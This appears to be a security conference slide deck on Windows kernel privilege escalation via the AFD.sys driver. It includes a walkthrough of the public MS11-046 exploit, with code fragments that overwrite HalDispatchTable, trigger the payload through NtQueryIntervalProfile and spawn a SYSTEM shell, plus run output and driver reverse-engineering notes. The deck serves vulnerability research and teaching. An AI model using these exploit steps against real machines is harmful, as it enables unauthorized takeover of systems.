



Local Privilege Escalation With I/O RING's

Alexa Souza (@w4fz5uck5)

\$whoami



Alexa Souza (@w4fz5uck5)

Briefing

Co-Founder & CTO at ViperX

Red Teamer / Vulnerability Researcher / Writer / Speaker

Author of Contents about WebSecurity, Kernel, 0-days, etc.

<https://medium.com/@wafzsucks>

<https://www.linkedin.com/in/alexasouza-6b8172161/>

Certifications

OSCP^{18y} - Offensive Security Certified Professional

OSCE^{19y} - Offensive Security Certified Expert

OSWE^{21y} - Offensive Security Web Expert

Running OSWP/OSEP/OSED/OSMR (4fun)



\$whoami

Alexa Souza (@w4fz5uck5)

Achievements

CVE-2020-25213 (0-day)
Wordpress plugin WP-FILE-MANAGER –
Unauthenticated Remote Code Execution

CVE-2019-9760
FTPGetter Standard v.5.97.0.177 – Remote
Code Execution



\$Presentation Topics

- AFD.sys Driver
- Windows LPE AFD.sys Exploit (CVE-2023-21768)
- IORing's
- Local Privilege Escalation (LPE)

\$0verview

OS Name:	Microsoft Windows 11 Pro
OS Version:	10.0.22621 N/A Build 22621
System Manufacturer:	VMWare, Inc.
System Model:	VMWare7,1
System Type:	x64-based PC
Target Driver:	Ancillary Function Driver (AFD.sys)

AFD.sys Driver

1 – Easy to exploit!

2 – So many CVE's


- CVE-2011-1249
- CVE-2011-2005
- CVE-2012-0148
- CVE-2013-3887
- CVE-2014-1767
- CVE-2023-21768
- ...



AFD.sys in a nutshell

Driver Names

- Ancillary Function Driver
- AFD.sys
- Another F* Driver



AFD.sys in a nutshell

- Act as KM server for UM WinSock/TDI
- Relays to
 - Transport Driver Interface (TDI)
 - Winsock2.h
- Execute Socket() Operations
 - Connect, Recv, Send, Close...

```
Browse full module list
start          end        module name
fffff805`23200000 fffff805`232a8000  afd      (pdb symbols)      c:\symbols\afd.pdb\4E76730E5EAF94FE7EA5555656052F521\afd.pdb
    Loaded symbol image file: afd.sys
    Image path: \SystemRoot\system32\drivers\afd.sys
    Image name: afd.sys
    Browse all global symbols  functions  data
    Image was built with /Bprepro flag.
    Timestamp:      9FC0B4F8 (This is a reproducible build file hash, not a timestamp)
    CheckSum:       000ABD17
    ImageSize:      000A8000
    Translations:   0000.04b0 0000.04e4 0409.04b0 0409.04e4
    Information from resource tables:
```

AFD.sys in a nutshell


ReactOS 0.4.15-dev-7131-ge4d03f4

Main Page Related Pages Modules Namespaces ▾ Classes ▾ Files ▾ Examples

drivers

- ▶ base
- ▶ battery
- ▶ bluetooth
- ▶ bus
- ▶ crypto
- ▶ filesystems
- ▶ filters
- ▶ hid
- ▶ input
- ▶ ksfilter
- ▶ multimedia
- ▶ network
- ▶ ▼ afd
- ▶ ▶ afd
- ▶ include
- ▶ dd
- ▶ lan
- ▶ ndis
- ▶ ndisui0
- ▶ tcpip
- ▶ tdi
- ▶ parallel
- ▶ processor
- ▶ sac
- ▶ serial
- ▶ setup
- ▶ storage

Directory dependency graph for afd:




```
graph TD; afd[afd] -- 1 --> include[include]; afd -- 2 --> sdk[sdk];
```

Files

file bind.c [code]
file connect.c [code]
file context.c [code]
file event.c [code]
file info.c [code]
file listen.c [code]
file lock.c [code]
file main.c [code]
file read.c [code]
file select.c [code]
file tdi.c [code]
file tdiconn.c [code]
file write.c [code]

MS11-046 Walkthrough

NULL Connection BUG



The screenshot shows a web browser displaying the Exploit Database page for Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046). The page includes the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40564	2011-1249	TOMISLAV PASKALEV	LOCAL	WINDOWS_X86	2016-10-18

Additional details shown on the page:

- EDB Verified: ✓
- Exploit: [Download](#) / [Source](#)
- Vulnerable App:

MS11-046 Walkthrough

Arbitrary Write Primitive → NULL Connection BUG → OLD HalDispatchTable Trick

```
641     if(targetDeviceSocket == INVALID_SOCKET)
642     {
643         // https://msdn.microsoft.com/en-us/library/windows/desktop/ms681381(v=vs.85).aspx
644         printf("      [-] Failed (error code: %ld)\n", WSAGetLastError());
645         return -1;
646     }
647
648     printf("      [+] Done\n");
649
650     // connect to a closed port
651     // connect to port 0 on the local machine
652     struct sockaddr_in clientService;
653     clientService.sin_family = AF_INET;
654     clientService.sin_addr.s_addr = inet_addr("127.0.0.1");
655     clientService.sin_port = htons(0);
656
657     printf("      [*] Connecting to closed port\n");
658     // https://msdn.microsoft.com/en-us/library/windows/desktop/ms737625(v=vs.85).aspx
659     int connectResult;
660     connectResult = connect(targetDeviceSocket, (SOCKADDR *) &clientService, sizeof(clientService));
661     if (connectResult == 0)
662     {
663         // https://msdn.microsoft.com/en-us/library/windows/desktop/ms681381(v=vs.85).aspx
664         printf ("      [-] Connected (error code: %ld)\n", WSAGetLastError());
665         return -1;
666     }
667
668     printf("      [+] Done\n");
669
670     /////////////////////////////////
671     // CREATE TOKEN STEALING SHELLCODE
672     /////////////////////////////////
```

MS11-046 Walkthrough

Arbitrary Write Primitive → NULL Connection BUG → OLD HalDispatchTable Trick

```
if(DeviceIoControl(
    (HANDLE)targetDeviceSocket,
    0x00012007,                                              // IOCTL_AFD_CONNECT
    (PVOID) lpInBuffer, sizeof(lpInBuffer),
    (PVOID) (HalDispatchTableKrn1SpcAddr + 0x6), 0x0,
    &lpBytesReturned, NULL
) == 0)
{
```

```
// elevate privileges of the current process
printf("      [*] Elevating privileges to SYSTEM\n");
ULONG outInterval = 0;
// https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%
NtQueryIntervalProfile(2, &outInterval);
printf("      [+] Done\n");

// spawn shell (with elevated privileges)
printf("      [*] Spawning shell\n");
// spawn SYSTEM shell within the current shell (remote shell friendly)
system ("c:\\windows\\system32\\cmd.exe /K cd c:\\windows\\system32");
```

MS11-046 Walkthrough

Arbitrary Write Primitive → NULL Connection BUG → OLD HalDispatchTable Trick

```
kd> dd HalDispatchTable // Display double words at HalDispatchTable
82970430 00000004 828348a2 828351b4 82afb7ad
82970440 00000000 828455ba 829bc507 82afb3d8
82970450 82afb683 8291c959 8295d757 8295d757
82970460 828346ce 82834f30 82811178 82833dce
82970470 82afbaff 8291c98b 8291caa1 828350f6
82970480 8291caa1 8281398c 8281b4f0 82892c8c
82970490 82af8d7f 00000000 82892c9c 829b3c1c
829704a0 00000000 82892cac 82af8f77 00000000
```

+0x4 overwrite

```
nt!KeQueryIntervalProfile+0x14:
82b12cab mov      dword ptr [ebp-10h],eax
82b12cae lea      eax,[ebp-4]
82b12cb1 push     eax
82b12cb2 lea      eax,[ebp-10h]
82b12cb5 push     eax
82b12cb6 push     0Ch
82b12cb8 push     1
82b12cba call    dword ptr [nt!HalDispatchTable+0x4 (82970434)]
82b12cc0 test    eax,eax
82b12cc2 jl      nt!KeQueryIntervalProfile+0x38 (82b12ccf) Branch
```

CALL malicious
PTR

MS11-046 Walkthrough

Arbitrary Write Primitive -> NULL Connection BUG -> OLD HalDispatchTable Trick

```
C:\Users\victim\Desktop>MS11-046.exe
[*] MS11-046 (CUE-2011-1249) x86 exploit
[*] by Tomislav Paskalev
[*] Identifying OS
[+] 32-bit
[+] Windows 7 SP1
[*] Locating required OS components
[+] ntkrnlpa.exe
[*] Address: 0x82a55000
[*] Offset: 0x00800000
[+] HalDispatchTable
[*] Offset: 0x0092b3f8
[+] NtQueryIntervalProfile
[*] Address: 0x770a60c8
[+] ZwDeviceIoControlFile
[*] Address: 0x770a5858
[*] Setting up exploitation prerequisite
[*] Initialising Winsock DLL
[+] Done
[*] Creating socket
[+] Done
[*] Connecting to closed port
[+] Done
[*] Creating token stealing shellcode
[*] Shellcode assembled
[*] Allocating memory
[+] Address: 0x02070000
[*] Shellcode copied
[*] Exploiting vulnerability
[*] Sending AFD socket connect request
[+] Done
[*] Elevating privileges to SYSTEM
[+] Done
[*] Spawning shell

c:\Windows\System32>whoami
autoridade nt\sistema

c:\Windows\System32>
```

HalDispatchTable is Hard

HalDispatchTable Trick on Real World

- After Windows 8.0~
 - Require SMEP Bypass
 - Hard and painful due ROP Chains, Stack Alignments...

AFD.sys Reverse Engineering

NtDeviceIoControlFile API

C++

 Copy

```
kernel_entry NTSTATUS NtDeviceIoControlFile(
    [in]    HANDLE          FileHandle,
    [in]    HANDLE          Event,
    [in]    PIO_APC_ROUTINE ApcRoutine,
    [in]    PVOID            ApcContext,
    [out]   PIO_STATUS_BLOCK IoStatusBlock,
    [in]    ULONG            IoControlCode,
    [in]    PVOID            InputBuffer,
    [in]    ULONG            InputBufferLength,
    [out]   PVOID            OutputBuffer,
    [in]    ULONG            OutputBufferLength
);
```

[in] FileHandle

Open file handle to the file or device to which the control information should be given.

AFD.sys Reverse Engineering

NtDeviceIoControlFile API

```
    . . . HANDLE hEvent = CreateEventA(0, 0, 0, 0);

    . . . LPVOID INPUT_BUFFER = { 0 };
    . . . LPVOID OUTPUT_BUFFER = { 0 };

    . . . NtDeviceIoControlFile(
        . . .     (HANDLE)sock, // FILE/DEVICE HANDLE
        . . .     hEvent,
        . . .     nullptr,
        . . .     nullptr,
        . . .     &ioStatusBlock,
        . . .     0x120007, // AFD_CONNECT -> ...
        . . .     &INPUT_BUFFER,
        . . .     sizeof(INPUT_BUFFER),
        . . .     &OUTPUT_BUFFER,
        . . .     sizeof(OUTPUT_BUFFER)
    . . . );
```

AFD.sys Reverse Engineering

HANDLES Types / Functions

```
2  HWND: CreateWindow, DestroyWindow, ShowWindow, UpdateWindow, SetWindowPos
3  File Handle: CreateFile, ReadFile, WriteFile, CloseHandle
4  HDC: GetDC, ReleaseDC, BeginPaint, EndPaint
5  HMODULE: GetModuleHandle, LoadLibrary, FreeLibrary
6  Resource Handle: LoadResource, FindResource, LoadBitmap, LoadIcon
7  HMENU: CreateMenu, DestroyMenu, TrackPopupMenu, SetMenu
8  HPEN: CreatePen, DeleteObject
9  HBRUSH: CreateSolidBrush, DeleteObject
10 Thread Handle: CreateThread, TerminateThread, WaitForSingleObject
11 Process Handle: CreateProcess, TerminateProcess, GetExitCodeProcess
12 HKEY: RegOpenKeyEx, RegCloseKey, RegSetValueEx, RegQueryValueEx
13 Heap Handle: HeapCreate, HeapDestroy, HeapAlloc, HeapFree
14 Mutex: CreateMutex, ReleaseMutex, WaitForSingleObject
15 Event: CreateEvent, SetEvent, ResetEvent
16 Semaphore: CreateSemaphore, ReleaseSemaphore
17 Waitable Timer: CreateWaitableTimer, SetWaitableTimer, CancelWaitableTimer
18 File Mapping Handle: CreateFileMapping, MapViewOfFile, UnmapViewOfFile
19 GDI Object Handle: CreateFont, CreateRegion, CreateCompatibleBitmap
20 Socket Handle: socket, bind, listen, accept, connect, send, recv, closesocket
```

AFD.sys Reverse Engineering

HANDLES Types / (Devices)

```
3 AFD a.k.a Another F* Driver (afd.sys): \\.\AFD
4 Network Driver Interface Specification (NDIS.sys): \\.\NDIS
5 File System Driver (e.g., NTFS.sys): \\.\C:
6 Keyboard Class Driver (kbdclass.sys): \\.\KeyboardClass0
7 Mouse Class Driver (mouclass.sys): \\.\MouseClass0
8 USB Host Controller Driver (usbhub.sys): \\.\USBHUB
9 Disk Driver (disk.sys): \\.\PhysicalDrive0
```

AFD.sys Reverse Engineering

Driver Routines

```
; NTSTATUS __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, PUNICODE_STRING RegistryPath)
DriverEntry proc near

DeviceCharacteristics= dword ptr -40h
Exclusive= byte ptr -38h
DeviceObject= qword ptr -30h
var_28= dword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
DestinationString= _UNICODE_STRING ptr -10h
var_s0= byte ptr 0
arg_0= qword ptr 30h
arg_8= qword ptr 38h
VerifierFlags= dword ptr 40h
arg_18= qword ptr 48h

; FUNCTION CHUNK AT INIT:00000001C00884E2 SIZE 00000421 BYTES

mov    [rsp-28h+arg_0], rbx
mov    [rsp-28h+arg_8], rsi
mov    [rsp-28h+arg_18], rdi
push   rbp
push   r12
push   r13
push   r14
push   r15
mov    rbp, rsp
add    rsp, 20h
```

AFD.sys Reverse Engineering

Driver Routines

```
loc_1C00871F:
lea    rdx, AfdGlobalTriageBlock
mov    ecx, 2
call   cs:_imp_NetioSetTriageBlock
nop    dword ptr [rax+rax+00h]
lea    rcx, WPP_MAIN_CB.Queue+28h ; SpinLock
call   cs:_imp_KeInitializeSpinLock
nop    dword ptr [rax+rax+00h]
lea    rdx, aDeviceAfd ; "\Device\Afd"
lea    rcx, [rbp+DestinationString] ; DestinationString
call   cs:_imp_RtlInitUnicodeString
nop    dword ptr [rax+rax+00h]
lea    rax, AfdDeviceObject
mov    r9d, 11h          ; DeviceType
mov    [rsp+60h+DeviceObject], rax ; DeviceObject
lea    r8, [rbp+DestinationString] ; DeviceName
mov    [rsp+60h+Exclusive], r12b ; Exclusive
xor    edx, edx          ; DeviceExtensionSize
mov    rcx, rbx          ; DriverObject
mov    [rsp+60h+DeviceCharacteristics], 20000h ; DeviceCharacteristics
call   cs:_imp_IoCreateDevice
nop    dword ptr [rax+rax+00h]
mov    edi, eax
mov    r13d, 42646641h
test   eax, eax
js     loc_1C0088519
```

```
RtlInitUnicodeString(&DestinationString, L"\Device\Afd");
v5 = IoCreateDevice(DriverObject, 0, &DestinationString, 0x11u, 0x20000u, 0, &AfdDeviceObject);
```

AFD.sys Reverse Engineering

Driver Routines

```
memset64(DriverObject->MajorFunction, (unsigned __int64)&AfdDispatch, 0x1Cui64);
DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)&AfdDispatchDeviceControl;
DriverObject->MajorFunction[15] = (PDRIVER_DISPATCH)&AfdWskDispatchInternalDeviceControl;
DriverObject->MajorFunction[23] = (PDRIVER_DISPATCH)&AfdEtwDispatch;
DriverObject->FastIoDispatch = (PFAST_IO_DISPATCH)&AfdFastIoDispatch;
DriverObject->DriverUnload = (PDRIVER_UNLOAD)AfdUnload;
AfdDeviceObject->Flags |= 0x10u;
AfdDeviceObject->StackSize = AfdIrpStackSize;
```

AFD.sys Reverse Engineering

Driver Routines

```
_int64 __fastcall AfdDispatchDeviceControl(__int64 a1, IRP *a2)
{
    struct _IO_STACK_LOCATION *CurrentStackLocation; // rbx
    __int64 LowPart; // r8
    __int64 v6; // rax
    __int64 (__fastcall *v7)(PIRP); // rax
    unsigned int v9; // ebx
    CCHAR v10; // dl

    CurrentStackLocation = a2->Tail.Overlay.CurrentStackLocation;
    if ( (unsigned __int8)NetioNrtIsTrackerDevice() )
    {
        v9 = NetioNrtDispatch(a1, a2);
        a2->IoStatus.Status = v9;
        IofCompleteRequest(a2, 0);
        return v9;
    }
    else
    {
```

AFD.sys Reverse Engineering


Driver Routines

```
LowPart = CurrentStackLocation->Parameters.Read.ByteOffset.LowPart;
v6 = (CurrentStackLocation->Parameters.Read.ByteOffset.LowPart >> 2) & 0x3FF;
if ( (unsigned int)v6 < 0x4A
    && AfdIoctlTable[v6] == (_DWORD)LowPart
    && (CurrentStackLocation->MinorFunction = CurrentStackLocation->Parameters.Read.ByteOffset.LowPart >> 2,
        (v7 = AfdIrpCallDispatch[v6]) != 0i64) )
```


AFD.sys Reverse Engineering

Driver Routines

```
; int AfdIoctlTable[76]
AfdIoctlTable dd 12003h
```




```
; DATA XREF: AfdFastIoDeviceControl+F18tr
; AfdDispatchDeviceControl+4Ftr
```



```
mov     ecx, eax
lea     rax, cs:1C0000000h      Array Pattern
cmp     ds:rva AfdIoctlTable[rax+rcx*4], r15d
jnz     loc_1C0005EBA
```

